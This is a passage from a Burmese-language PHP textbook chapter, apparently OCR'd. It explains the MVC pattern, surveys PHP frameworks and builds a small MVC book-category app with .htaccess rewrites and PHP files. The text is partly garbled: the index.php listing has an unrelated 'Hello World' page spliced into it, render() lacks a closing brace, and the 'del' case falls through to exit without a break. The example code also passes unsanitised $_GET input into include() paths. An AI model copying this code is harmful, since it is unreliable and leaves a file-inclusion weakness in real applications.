ပုံမှန်ဆိုရင် Software Developer တွေက တစ်ခုခုပြင်ဖို့ဆို ကြောက်နေရတာပါ။ ခက်ခက်ခဲ့လည်းရှာဖွေပြင်ဆင်ရသေးတယ်၊ တစ်ခုပြင်လိုက်မှ မဆိုင်ဘူးလိုထင်ရတဲ့နောက်တစ်ခုကပျက်သွားတာမျိုးကို အတွေ့အကြံရှိတဲ့ Software Developer တိုင်း ကြိုးတက်ကြပါတယ်။ ဒါကြောင့် ပြင်ရမှာကို ကြောက်တက်ကြပါတယ်။ MVC က Software Developer တွေကို တစ်ခုခုပြင်ရမှာကို ကြောက်နေဖို့မလိုတော့တဲ့ ယုံကြည်မှုမျိုးကိုလည်းပေးနိုင်ပါသေးတယ်။

မှတ်ချက်။။။ ဒီနေရာမှာ Agile Development အကြောင်းကို အသေးစိတ်မဖော်ပြုင်ပါဘူး။ Rockstar Developer မှာတော့ Agile နည်းစနစ်များဖြစ်တဲ့ Iterative Development, SCRUM, Pair Programming, Continues Integration စတဲ့နည်းစနစ်များ အကြောင်းကို ဖော်ပြထားပါတယ်။


အဓိကလိုရင်းက View နဲ့ Model ကိုခြားလိုခြင်းဖြစ်ပေးမယ့် လက်တွေ့မှာဒီနှစ်ခုကို ပေါင်းကူးဆက်စပ်ပေးနိုင်မယ့် အစိတ်အပိုင်းတစ်ခု လိုအပ်လာပါတယ်။ ဒီတာဝန်ကို Controller က ယူပေးပါတယ်။ Controller က ကြားပွဲစား ဆိုကြပါစို့။ သက္ကရာဇ်တိုင်က တစ်ကယ်လုပ်ဆောင်ချက်တွေ ဘာမှမလုပ်ပေးမယ့် အသုံးပြသနဲ့တိုက်ရှိက်ဆက်ဆံရတာက Controller ဖြစ်ပါတယ်။ အသုံးပြသ ပြုလုပ်တဲ့ Action ကိုကြည့်ပြီးတော့ လိုအပ်တဲ့လုပ်ဆောင်ချက်တွေကို Model ကို ဆောင်ရွက်စပ်ပေါ်ပါတယ်။ Model ပြန်ပေးလာတဲ့ ရလဒ်ကို View ထဲ လက်ဆင့်ကမ်းပေးပို့ပြီး သင့်တော်တဲ့ ဖော်ပြုမှုပုံစံနဲ့ ဖော်ပြုပေးမှုပေးပါတယ်။ View ကပြန်လည် ပေးပို့လာတဲ့ အပြီးသတ်ပြင် ဆင်ပြီးရလဒ်ကို အသုံးပြသထဲ ပြန်ပေးနိုင်ပါတယ်။

တနည်းပြေရရင် Controller က Input များကိုလက်ခံစိမ်ပြီး Output များပြန်လည်ပေးပို့ခြင်းအပိုင်းကို Model နဲ့ View ကြားထဲကနေဝော်ပြီး ဆောင်ရွက်ပေးသွားတဲ့သဘောဖြစ်ပါတယ်။ Web Application တွေမှာတော့ Input ဆိုတာ Request များဖြစ်ပြီး Output ဆိုတာ Respond များပဲဖြစ်ပါတယ်။ ဒီတော့ Web Application တွေမှာ Controller က Request နဲ့ Respond စီမံခြင်းကဏ္ဍကိုတာဝန်ယူသူဖြစ်တယ်လို့ ဆိုင်ပါတယ်။

ထူးခြားချက်အနေနဲ့ တစ်ခါတစ်ရုံ View က Model ထံတိုက်ရှိက်ဆက်သွယ်ပြီး ဖြည့်စွက်ဖို့လိုအပ်တဲ့ အချက်အလက် တစ်ချို့ တိုက်ရှိက်တောင်းဆိုင်ပါတယ်။ သူအလုပ်သူလုပ်နေစဉ် ဖြည့်စွက်လိုအပ်တဲ့ အချက်အလက်များရှိ လာတဲ့အခါ View က (Input/Output စီမံစရာမလိုလို) Controller နဲ့ ဆက်သွယ်မနေတော့ပဲ Model ထံတိုက် ရှိက်ဆက်သွယ်တဲ့ သဘောဖြစ်ပါတယ်။

MVC ဟာ နည်းစနစ်တစ်ခုမှာသာဖြစ်ပါတယ်။ အတိအကျလိုက်နာလိုက လိုက်နာနိုင်ပြီး မလိုက်နာလိုရင် မလိုက်နာပဲလည်း နေနိုင်ပါတယ်။ ဒါပေးမယ့် သူခဲ့အားသာချက်ကို အပြည့်အဝရရှိဖို့ရှိရင် Model, View နဲ့ Controller တို့ရဲ့ သက်ဆိုရာ တာဝန်တွေကို မှန်ကန်အောင် သတ်မှတ်ဖို့လိုအပ်ပါတယ်။ View ထဲမှာ Logic နဲ့ပေါက်သက်တဲ့ Code တွေရေးထားရင် Program ကတော့ အလုပ်လုပ်နေမှာပါပဲ။ အလားတူပဲ Controller ထဲမှာ Logic တွေ ရော ရေးထားမယ်၊ Model ထဲမှာ ဖော်ပြရမယ့်ပုံစံကို သတ်မှတ်ထားမိမယ်ဆိုရင်လည်း Program က အလုပ်လုပ်နေမှာပါပဲ။ ဒါပေးမယ့် ကျွန်ုတော်တို့ရဲ့ Logic နဲ့ Presentation ကိုခွဲထားလိုခြင်း ရည်ရွယ်ချက်ကို ထိခိုက်နေပါပြီ။ MVC လိုပြောနေပေးမယ့် MVC ရဲ့ Pattern ပျက်နေလို့ ထိရောက်သင့်သလောက် ထိရောက်မှုမဟုတ်တော့ပါဘူး။ Maintainable ဖြစ်မှာမဟုတ်တော့ပါဘူး။ ဒါကြောင့် Model, View, Controller တစ်ခုချင်းရဲ့ ရည်ရွယ်ချက်နဲ့ တာဝန်များကို ကွဲကွဲပြားပြား နားလည်ထားပြီး Code တွေကို သူနေရာနဲ့သူ မှန်ကန်အောင်စုစည်းရေးသားဖို့ လိုအပ်ပါတယ်။ MVC လို့ ပြောလိုက်ယုံသက်သက်နဲ့ ကျွန်ုတော်တို့ရဲ့ အသုံးပြုပုံကလည်း မှန်ကန်မှာသာ Maintainable ဖြစ်မှာဖြစ်ပါတယ်။

MVC ရဲ့ အခြေခံအလုပ်လုပ်ပုဂ္ဂို ပိုမိုမြင်သာအောင် ပုံ (၁၃-က) မှာလည်းဖော်ပြပေးထားပါတယ်။



ပုံ (၁၃-က) M-V-C Workflow

ပုံမှာ Order List ဖော်ပြခြင်းလုပ်ငန်းစဉ်ကို ဥပမာအနေဖော်ပြထားပါတယ်။ Order List ရယူလိုကြောင်း Request ဝင်ရောက်လာတဲ့အခါ Controller ကလက်ခဲ့ပြီး Model ထံကနေ အမှာစာစာရင်းကိုတောင်းယူပါတယ်။ ရရှိလာတဲ့ Order List ကို View ထံ လက်ဆင့်ကမ်းပေးလိုက်ပါတယ်။ View က Format လုပ်ထားတဲ့ Layout တစ်ခုအနေဖြင့် Order List ကို ပြန်လည်ပေးပို့တော့မှ အဲဒီ Format လုပ်ထားပြီးရလာတဲ့ကို Respond အနေဖြင့် လည်ပေးပို့လိုက်ခြင်းဖြစ်ပါတယ်။

13.3 – PHP MVC Frameworks

CakePHP, Codeigniter အစရှိတဲ့ PHP MVC Framework တစ်ခုခုကို အသုံးပြုလိုက်ရင် သက်ဆိုင်ရာ Framework က သတ်မှတ်ထားတဲ့ရေးထုံးများအတိုင်း MVC ပုံစံနဲ့ PHP Application များကို ရေးသားနိုင်မှာဖြစ်ပါတယ်။ အခန်း (၅) မှာ ဖော်ပြခဲ့ပြီးဖြစ်တဲ့အတိုင်း Framework ဆိုတာဟာ အသင့်အသုံးပြနိုင်တဲ့ Utility Library ငဲ့ Widget Toolkit တွေကို MVC လို Pattern မျိုးတွေနဲ့ ပေါင်းစပ်ပေးထားခြင်းဖြစ်ပါတယ်။ ဒါကြောင့် Framework တစ်ခုကိုအသုံးပြတော့ မယ်ဆုံးရင် သက်ဆိုင်ရာ Framework ကသတ်မှတ်ထားတဲ့ Pattern နဲ့ ရေးထုံးများကိုလည်း လေ့လာရတော့မှာဖြစ်ပါတယ်။ ရေးထုံးတွေ တစ်ခုနဲ့တစ်ခု အတိအကျိုတူညီမှုမဟုတ်ပေမယ့် MVC ရဲ့ အခြေခံသဘာဝကတော့ အတူတူပဲဖြစ်မှပါ။

Codeigniter

CI လိုအတိကောက်ခေါ်ကြတဲ့ Codeigniter ဟာ EliaLab လိုအမည်ရတဲ့အဖွဲ့အစည်းတစ်ခုက ဖန်တီးထားတဲ့ PHP Framework တစ်ခုဖြစ်ပါတယ်။ ဖွဲ့စည်းပုံကျစ်လစ်ပြီး Performance ကောင်းမှု၊ Documentation ပြည့်စုံပြီး လေ့လာရ လွယ်ကူမှုတို့ကြောင့် လူသုံးများပါတယ်။ MVC Pattern အပြင် အခြားအခြေခံလိုအပ်ချက်တွေဖြစ်တဲ့ Database library, Form Validation, XSS Filter, Email Functions, Image Manipulation, Zip, Encryption, Caching, Logging, Profiling စတဲ့ အခြေခံ လုပ်ဆောင်ချက်တွေ ပါဝင်ပါတယ်။

Link: <http://codeigniter.com/>

CakePHP

CakePHP ကတော့ Ruby on Rails ကို အတိအကျ နှမူနာယူထားတဲ့ Framework တစ်ခုဖြစ်ပါတယ်။ Class ပေါင်း (၂၀၀) ကျော်ပါဝင်ပြီး Web Application တစ်ခုအနေနဲ့လိုအပ်နိုင်တဲ့ လုပ်ဆောင်ချက်တိုင်းလိုလို ပါဝင်အောင် ထည့်သွင်းပေးထားတဲ့ Framework ကြီးတစ်ခုဖြစ်ပါတယ်။ Documentation ကောင်းပြီး CakePHP အကြောင်းရေးထားတဲ့ စာအပ်တွေလည်းအများကြီးရှုပါတယ်။ ဒါပေမယ့် Framework ကြီးတဲ့အတွက် လေ့လာဖို့အတွက် အချိန်အတိုင်းအတာ တစ်ခုပေးရမှာဖြစ်ပါတယ်။ တစ်ချိန်က အတော်လူကြိုက်များခဲ့ပြီး အခြေနာက် ပိုင်းမှာတော့သုတက်ပိုပြီး Modern ဖြစ်တဲ့ Framework တွေပေါ်လာခြင်းကြောင့် CakePHP ပေါ်စိတ်ဝင်စားမှုလျှော့ကျလာပါတယ်။ ဒါပေမယ့် သုံးမယ်ဆိုရင် စိတ်ချေရပြီး ပြည့်စုံတဲ့ Framework တစ်ခုဖြစ်ပါတယ်။

Link: <http://cakephp.org/>

Zend Framework

ZF လို တစ်ခါတစ်ရဲ အတိုကောက်ခေါ်ကြတဲ့ Zend Framework ကို PHP ရဲ့ပူးတွဲဖန်တီးရှင်များအဖြစ် အသိအမှတ်ပြုထားကြတဲ့ Zeev Suraski နဲ့ Andi Gutmans တို့၏ Zend Technology က ဖန်တီးပေးထားတဲ့ Framework တစ်ခုဖြစ်ပါတယ်။ Zend Framework ဟာ အတော်လေးကြီးကျယ်တဲ့ Framework တစ်ခုဖြစ်ပေမယ့် Modular Framework တစ်ခုဖြစ်တဲ့အတွက် ကိုယ့်ရှုံးလိုအပ်ချက်အလိုက် လိုချင်တဲ့အပိုင်းတွေကိုပဲ ပေါင်းစပ်ရယူနိုင်တဲ့ Framework တစ်ခုဖြစ်ပါတယ်။ စီးပွားရေး လုပ်ငန်းကြီးတွေမှာ PHP နဲ့ လုပ်ငန်းသုံး Business Application တွေ တည်ဆောက်တော့မယ်ဆိုရင် ဉိုးစားပေးစဉ်းစားရေးချုပ်ကြောင့် Framework တစ်ခုပါ။ Framework ရဲ့ လုပ်ဆောင်ချက် တွေ ပြည့်စုံယုံမက Zend Studio, Zend Server, Zend Cloud စတဲ့ အခြားဆက်စပ်နည်းပညာများလည်းရှိသေးလို Enterprise Solution များအတွက် အသင့်တော်ဆုံး Framework တစ်ခုဖြစ်ပါတယ်။

ဒါပေမယ့် Framework Size သိပ်ကြီးလွန်းလို ရိုးရှင်းတဲ့ Web Application များကို လျှင်လျင်မြန်မြန် တည်ဆောက်လိုတဲ့အခါမှာ လိုတာထက်ပိုနိုင်ပါတယ်။ Modern Web Application များအတွက်ဆိုရင် ပိုမိုကျစ်လစ်တဲ့ Framework များကိုအသုံးပြုသင့်ပြီး လုပ်ငန်းသုံး Application များတည်ဆောက်လိုရင်တော့ Zend Framework ကိုစဉ်းစားသင့်ပါတယ်။

Link: <http://framework.zend.com/>

Symfony

Symfony ဟာလည်း CakePHP နဲ့ Zend Framework တို့လိုပဲ ကျယ်ပြန်တဲ့ Framework တစ်ခုဖြစ်ပါတယ်။ သူရဲ့ အဓိက ရည်ရွယ်ချက်ကလည်း လုပ်ငန်းသံး Application များ တည်ဆောက်နိုင်ဖြစ်ပါတယ်။ Zend Framework လောက် Modular မဖြစ်ပေမယ့် သူမှာလည်း လုပ်ဆောင်ချက်တွေကို Component များအနေနဲ့ လိုတဲ့အပိုင်းအလိုက် ရွှေ့ချယ်တိုးချွဲနိုင်ပါတယ်။

ပြီးခဲ့တဲ့အခန်းမှာ ကျွန်တော်တို့မိတ်ဆက်ဖော်ပြခဲ့တဲ့ Drupal ရဲ့လက်ရှိနောက်ဆုံး Version ဖြစ်တဲ့ Drupal 8 ဟာ Symfony Component များကိုအသုံးချထည်ဆောက်ထားခြင်းဖြစ်ပါတယ်။ ပြီးတော့ အသုံးပြုသူသန်း (၂၀) ကျော် ရိတဲ့ delicious.com နဲ့ Video Streaming Website ဖြစ်တဲ့ dailymotion.com တိုကို Symfony နဲ့ တည်ဆောက်ထားတယ်လို့သိရပါတယ်။

တန်ည်းအားဖြင့် Project ကြီးတွေမှာ အသုံးပြုမယ်ဆိုရင် စိတ်ချေရတဲ့ Framework တစ်ခုပဲဖြစ်ပါတယ်။

Link: <http://symfony.com/>

FuelPHP

FuelPHP ဟာ PHP 5.3 နဲ့တည်ဆောက်ထားတဲ့ Framework ဖြစ်ပါတယ်။ အဓိပ္ပာယ်ကတော့ PHP ရဲ့ Namespace ကဲ့သို့ နောက်ပိုင်းဖြည့်စွက်ထားတဲ့ လုပ်ဆောင်ချက်ကောင်းတွေကို ထိရောက်အောင်အသုံးချထားပါတယ်။ Codeigniter နဲ့ အခြား PHP Framework များကိုလေ့လာပြီး သူတို့ခဲ့အားသာချက်များကို ရယူထည်သွင်းပြီး အားနည်းချက်များကို ဖယ်ထုတ်ခြင်းအားဖြင့် တည်ဆောက်ထားတဲ့ Framework တစ်ခု လိုဆိုပါတယ်။

FuelPHP ဟာ ၂၀၁၀ ခုနှစ်မှစတင်တဲ့ Project ဖြစ်လို့လက်ရှိအချိန်ထိ နည်းပညာအသစ်တစ်ခုတစ်ဖွဲ့ယ် ဖြစ်နေဆဲဖြစ်ပေ မယ့်၊ HMVC, ViewModel, Template Engine, Package System စတဲ့ အခြား Framework တွေနဲ့ ယူဉ်ရင် တမူထူးခေါ်တဲ့ လုပ်ဆောင်ချက်များပါဝင်လို့ အခဲနောက်ပိုင်းမှာ FuelPHP အပေါ်စိတ်ဝင်စားမှု မြင့်တက်လာနေပါတယ်။

Link: <http://www.fuelphp.com/>

Laravel

Laravel ဟာလည်း PHP 5.3 Framework တစ်ခုဖြစ်ပါတယ်။ ၂၀၁၁ ခုနှစ်မှစတင်ခဲ့တဲ့ Framework တစ်ခုဖြစ်ပြီး သူလည်းပဲ အစိုင်းမှာ Codeigniter ကို ကိုးကားတည်ဆောက်ခဲ့ခြင်းဖြစ်ပါတယ်။ ဒါပေမယ့် နောက်ပိုင်းမှာတော့ သူနည်းသူဟန်နဲ့ ပုံသဏ္ဌာန်ဂွဲပြားလာပြီး Laravel 3 ရောက်တဲ့အချိန်မှာ ထူးခြားပြီး စိတ်ဝင်စားဖို့ကောင်းတဲ့ Framework တစ်ခုအနေနဲ့ လူသိများလာခဲ့ပါတယ်။ ORM, Template Engine, Router, Code Generator, Database Migration စတဲ့ အခြေခံလုပ်ဆောင်ချက်တွေ ပါဝင်သလို Unit Testing နဲ့ Authentication လုပ်ဆောင်ချက်တွေလည်း Build-in ပါဝင်တဲ့အတွက် PHP Developer တွေရဲ့ နှစ် သက်မှုကို ရရှိနေတဲ့ Framework တစ်ခုဖြစ်ပါတယ်။ လက်ရှိစီစာရေးသားနေချိန်မှာ လူစိတ်ဝင်စားမှုအများဆုံးဖြစ်နေတဲ့ PHP Framework တစ်ခု ဖြစ်ပါတယ်။

Link: <http://www.laravel.com/>

ဖော်ပြခဲ့တဲ့ Framework အားလုံးဟာ MVC Framework များဖြစ်ပြီး Open Source နည်းပညာများလည်း ဖြစ်ကြပါ

တယ်။ Business Application များအတွက် Zend Framework, CakePHP, Symfony တိုတဲက တစ်ခုကို ရွေးချယ် လေ့လာနိုင်ပြီး Modern Web Application များအတွက်ဆိုရင်တော့ Codeigniter, FuelPHP, Laravel တိုတဲကတစ်ခုကို ရွေးချယ်လေ့လာနိုင်ပါတယ်။

ဒီ Framework တွေအပြင် Micro-Framework တွေလည်း ရှိပါသေးတယ်။ သူတို့ကတော့ MVC Framework တွေ မဟုတ်ကြပါဘူး။ Routing လို့ အခြေခံလုပ်ဆောင်ချက်များသာ ပါဝင်တဲ့ Framework သိများဖြစ်ပါတယ်။ လုပ်ဆောင်ချက်အများစုကို Client-side မှာဆောင်ရွက်တဲ့ JavaScript အသားပေး Web Application တွေအတွက် Server-side Framework အဖြစ် အသုံးချဖို့သင့်တော်ပါတယ်။ ဒီလို့ Application တွေမှာ Server-side ချွေတာဝန်ကနည်းတဲ့အတွက် Full-fledge Framework တွေ မလိုအပ်ရင် မသုံးပေါ်နေလို့ရတဲ့သဘော ဝာဖြစ်ပါတယ်။ PHP Micro-framework တွေ အများကြီးရှိတဲ့အထဲကမှ လူသိများတဲ့ (၃) ခုကိုဖော်ပြပေးလိုက်ပါတယ်။

Slim PHP – <http://www.slimframework.com/>

Lemonade PHP – <http://limonade-php.github.io/>

Fat-free Framework (F3) – <https://github.com/bcosca/fatfree>

13.4 – Building MVC Pattern

Framework တွေကိုလေ့လာတဲ့အခါမှာ အထောက်အကူဖြစ်စေဖို့၏ MVC ရဲ့အလုပ်လုပ်ပုံကို ပိုမိုနားလည်နိုင်စေဖို့ အတွက် MVC Pattern တစ်ခုကို PHP နဲ့ ကိုယ်တိုင်ရေးသားတည်ဆောက်နည်း ဖော်ပြပေးပါမယ်။ နှမောအနေနဲ့ အခန်း(၅) မှာ Online Book Store တည်ဆောက်ခဲ့စဉ်က စာအုပ်အမျိုးအစားတွေ သိမ်းဆည်းထားခဲ့တဲ့ categories Table ထဲက Record တွေကိုဖော်ပြတဲ့ လုပ်ဆောင်ချက်ကို MVC ပုံစံ ခွဲခြားရေးသားပါမယ်။ ပထမဆုံးအနေနဲ့ `htdocs` Folder ထဲမှာ `mvc` အမည်နဲ့ Folder တစ်ခုဆောက်ပေးပါ။ `mvc` Folder အတွင်းမှာ အောက်ပါအတိုင်း File နဲ့ Folder တွေထည့်သွင်းပေးပါ –

```
mvc/
| -- models/
|   | -- category.php
| -- views/
|   | -- category/
|   |   | --list.php
|   |   | --new.php
| -- controllers/
|   | -- category.php
| -- index.php
| -- mvc.php
| -- .htaccess
```

Code တွေကို လုပ်ဆောင်ချက်အလိုက် `models`, `views`, `controllers` စတဲ့ Folder များနဲ့ ခွဲခြားရေးသားပြီး သိမ်းဆည်းနိုင်ဖို့အတွက် Folder တွေတည်ဆောက်ထားပါတယ်။ Folder အဆင့်ဆင့် ဖြစ်လာတဲ့အတွက် သက်ဆိုင်ရာ Script တစ်ခုကိုရယူလို့ရင် URL ကသိပ်ရှည်ပြီးအဆင့်မပြုဖြစ်နိုင်ပါတယ်။ ဒါကြောင့် Apache ရဲ့ URL Rewrite အကူအညီကိုရယူပြီး URL Structure ကို ပြုပြင်ပေးဖို့လိုအပ်ပါတယ်။ ဒါကြောင့် `.htaccess` File ထဲမှာ ပေးထားတဲ့ URL Rewrite Rule တွေကို ထည့်သွင်းပေးပါ။

```
RewriteEngine On
RewriteBase /mvc/

RewriteRule ^(\w+)/(\w+)/(\w+)?$ mvc.php?controller=$1&action=$2&id=$3 [L, QSA]
RewriteRule ^(\w+)/(\w+)?$ mvc.php?controller=$1&action=$2 [L, QSA]
RewriteRule ^(\w+)?$ mvc.php?controller=$1 [L, QSA]
RewriteRule . mvc.php?controller=home [L, QSA]
```

Rule တွေထက် ဒုတိယတစ်ခုကို နမူနာထားပြီး ရှင်းပြပေးပါမယ်။

■ RewriteRule ^(\w+)/(\w+)/?\$ mvc.php?controller=\$1&action=\$2

(\w+) ရဲ့အဓိပ္ပာယ်က ([a-zA-Z0-9_]+) လိုပေးသားလိုက်ခြင်းနှင့်ပါတယ်။ Word Character ဆိုတဲ့ အဓိပ္ပာယ်ပါ။ a ကနေ z အထိ စာလုံးအကြိုးရောအသေးပါ ပါဝင်နိုင်ပါတယ်။ 0 ကနေ 9 ထိ ကဏ္ဍားတွေလည်း ပါဝင်နိုင်ပါတယ်။ Underscore လည်းပါဝင်နိုင်ပါတယ်။ အခြေခံအားဖြင့် English Word တစ်ခုမှာပါဝင်နိုင်တဲ့ Character အားလုံးပါဝင်နိုင်တယ်ဆိုတဲ့ သဘောပါ။ အဲဒီ Word Block နှစ်ခုကို Rewrite URL မှာ ပြန်လည်အသုံး ပြုထားပါတယ်။

ဒါကြောင့် - <http://localhost/mvc/book/list/> လိုထည့်သွင်းခဲ့ရင် ဒါ Rule က URL ကို -

<http://localhost/mvc/mvc.php?controller=book&action=list> – လိုပြောင်းလဲပေးသွားမှုဖြစ်ပါတယ်။

ကျွန်ုတ်တို့၏ MVC Structure အတွက် controller, action နဲ့ id ဆိုတဲ့ Request Value တွေ ပါဝင်လာဖို့လိုအပ်ပါတယ်။ အသုံးပြုရမယ့် URL Pattern က [http://localhost/mvc/\[controller\]/\[action\]/\[id\]](http://localhost/mvc/[controller]/[action]/[id]) ဖြစ်ပါတယ်။ controller Block ကတော့ မပါမဖြစ်ပါ။ ကျွန်ုတ် action နဲ့ id ကတော့ မပါရင်လည်းဖြစ်ပါတယ်။ လိုအပ်တဲ့ Value တွေကို ပုံမှန်ဆိုရင် Query String အနေနဲ့ထည့်သွင်းပေးရမှာပါ။ Query String မလိုတော့ပဲ မှတ်ရလွယ်တဲ့ URL ပုံစံဖြစ်အောင် URL Rewrite နဲ့ ပြုပြင်လိုက်ခြင်း ဖြစ်ပါတယ်။ Rule တွေထဲကနောက်ဆုံးတစ်ခုက အပေါ်မှာသတ်မှတ်ထားတာပါ။

ဆက်လက်ပြီး mvc.php မှာ အခုလိုထည့်သွင်းပေးပါ။

```
<?php
# Render view function
function render( $template, $data = array() ) {
    $controller = $_GET['controller'];

    $view_file = "views/${controller}/${template}.php";

    if(file_exists( $view_file ) and !is_dir( $view_file )) {

        $view = $view_file;
        include("index.php");

    } else {
```

```

    exit("View not found -> $view_file");
}

# Setting URL Varaibles
$controller = $_GET['controller'];
$action = isset($_GET['action']) ? $_GET['action'] : "";
$id = isset($_GET['id']) ? $_GET['id'] : "";

# Loading model
$model_file = "models/${controller}.php";

if(file_exists( $model_file ) and !is_dir( $model_file )) {

    include( $model_file );

} else {
    exit("Model not found -> $model_file");
}

# Loading controller
$controller_file = "controllers/${controller}.php";

if(file_exists( $controller_file ) and !is_dir($controller_file)) {

    include( $controller_file );

} else {
    exit("Controller not found -> $controller_file");
}
?>

```

mvc.php က လိုအပ်တဲ့ View, Model, Controller File တိုကို ချိတ်ဆက်ထည့်သွင်းပေးတဲ့ အလုပ်ကိုလုပ် ပေးတဲ့ Script ဖြစ်ပါတယ်။ .htaccess ထဲမှာလ Request အားလုံးအတွက် ဒီ Script ကိုပဲရောက်လာအောင် သတ်မှတ်ထားပြီးသားပါ။ တန်းအားဖြင့် ကျွန်ုတ်တို့ MVC Structure ရဲ့ အဓိက Driver တစ်ခုဖြစ်ပါတယ်။

ပထမဆုံး View ဖော်ပြပေးတဲ့ render() Function ရေးသားပါတယ်။ ဒီ Function က ဖော်ပြစေလိုတဲ့ View Template အမည်ကိုပေးရင် လိုအပ်သလို Include လုပ်တဲ့အလုပ်ကို လုပ်ပေးသွားမှာဖြစ်ပါတယ်။ URL မှာ ပါဝင်လာတဲ့ Controller ကိုသုံးပြီး \$view Variable ထဲကို ဖော်ပြရမယ့် View Template Path အပြည့်အစုံ ထည့်သွင်းပေးပါတယ်။ ပြီးတော့မှ index.php ကို Include လုပ်လိုက်ခြင်းဖြစ်ပါတယ်။ index.php ထဲမှာ \$view Variable ထဲမှာရှိနေတဲ့ View Template ကိုသုံးပြီး ထည့်သွင်းဖော်ပြပေးသွားမှာဖြစ်ပါတယ်။

မှတ်ချက် ။ ။ \$view_file = "views/\${controller}/\${view}.php"; လိုရေးသားထားတဲ့ Statement မှာ Variable တွေကို \${...} ပုံစံနဲ့ရေးသားထားတာကို တွေ့ရှုနိုင်ပါတယ်။ အမှန်တော့ အဲဒိုလိုမရေးပဲ -

```
$view_file = "views/$controller/$view.php";
```

- လို ရေးရင်လည်း ရလဒ်ကအတူတူပါပဲ။ စာနဲ့ Variable ကိုရောထားတာမို့ စာကြောင်းအဖြတ်အတောက်ကြောင့် မလိုလား အပ်တဲ့ အမှားတွေမဖြစ်ပေါ်ရအောင် Variable တွေကိုတွေ့ကွင်းနဲ့ထည့်ထားခြင်းဖြစ်ပါတယ်။

ဆက်လက်ရေးသားထားတဲ့ Code တွေကတော့ controller အမည်ကိုအသုံးပြုပြီး လိုအပ်တဲ့ Model File နဲ့ Controller File တိုကို Include လုပ်ပေးခြင်းဖြစ်ပါတယ်။ Model နဲ့ Controller မရှိရင် Error Message များ ပေးပြီး Script ကို ပုပ်လိုက်မှုပါ။ Request Value တွေကိုလည်း လိုသလိုသုံးနိုင်ဖို့ \$controller, \$action, \$id စိတ် Variable များနဲ့ အသင့်ထည့်သွင်း ပေးထားပါသေးတယ်။ အခြေခံ <http://localhost/mvc/> လို့ ထည့်သွင်းပြီး Request လုပ်ကြည့်မယ် ဆိုရင် -

Model not found -> models/home.php

ဆက်လက်ပြီး index.php မှာ ပေးထားတဲ့ Code ကို ကူးယူထည့်သွင်းပေးပါ။

```
<!doctype html>
<html>
    <head>
        <meta charset="utf-8">
        <title>PHP M-V-C</title>
        <style>
            body {
                font-family: arial;
                background: #efefef;
            }

            .wrap {
                width: 600px;
                margin: 20px auto;
                border: 4px solid #ddd;
                background: #fff;
            }

            h1 {
                background: #efefef;
                margin: 0; padding: 8px;
                font-size: 21px;
            }

            h2 {
                font-size: 18px;
                margin: 0 0 10px 0;
                padding: 0 0 8px 0;
                border-bottom: 1px solid #ddd;
            }
        </style>
    </head>
    <body>
        <div class="wrap">
            <h1>Hello World!</h1>
            <h2>This is a heading</h2>
            <p>This is some sample text. You can replace this with your own content.</p>
        </div>
    </body>
</html>
```

```

.foot {
    font-size: 13px;
    color: #999;
    text-align: center;
    padding: 8px;
    border-top: 1px solid #ddd;
}

.content {
    padding: 20px;
}
</style>
</head>
<body>
<div class="wrap">
    <h1>Book Category</h1>

    <div class="content">
        <?php include($view) ?>
    </div>

    <div class="foot">&copy; 2013</div>
</div>
</body>
</html>

```

index.php ဟာ View Wrapper အနေဖြင့်အသုံးပြုမယ့် Main Document Structure ဖြစ်ပါတယ်။ ဒီ Structure မှာ Application ရဲ့ Interface တိုင်းမှာပါဝင်မယ့် ခေါင်းစဉ်၊ Copyright Statement စုတဲ့ Element တွေကိုထည့်သွင်းပေးထားရမှာဖြစ်ပါတယ်။ ချိတ်ဆက်ဖို့လိုတဲ့ CSS တွေ၊ JavaScript တွေကို လည်း ဒီမှာပဲချိတ်ဆက်ပေးရမှာပါ။ နှုန္နာမှာတော့ File တွေ ထပ်မထည့်ချင်တော့လို့ CSS ကို index.php ထဲမှာပဲ Internal Style အနေနဲ့ တစ်ခါတည်းထည့်သွင်းရေးသားပေးထားပါတယ်။

\$view Variable ကို Include လုပ်ထားတာကို သတိပြုပါ။ View Template တစ်ခုကိုဖော်ပြုချင်လို့ render() Function သုံးလိုက်တဲ့အခါ။ render() Function က ဖော်ပြရမယ့် View Template Path ကို \$view Variable ထဲမှာ အသင့်ထည့်ပေးထားမှာ ဖြစ်လို့ index.php ထဲက include(\$view) လိုပေးထား တဲ့နေရာမှာ View Template ကို ထည့်သွင်းဖော်ပြပေးနေစေမှာ ဖြစ်ပါတယ်။

ဆက်လက်ပြီး controllers/category.php မှာ အခုလိုပေးသားပေးပါ။

```

<?php
switch($action) {
    case "":
    case "list":
        show_list();
        break;
    case "new":
        show_new();
        break;
}

```

```

case "add":
    add_cat();
    break;
case "del":
    rm_cat($id);
default:
    exit("Unknown action -> $action");
}

function show_list() {
    $cats = get_cats();
    render("list", $cats);
}

function show_new() {
    render("new");
}

function add_cat() {
    $name = $_POST['name'];
    $result = insert_cat($name);

    header("location: http://localhost/mvc/category/list/");
}

function rm_cat($id) {
    $result = del_cat($id);

    header("location: http://localhost/mvc/category/list/");
}
?>
```

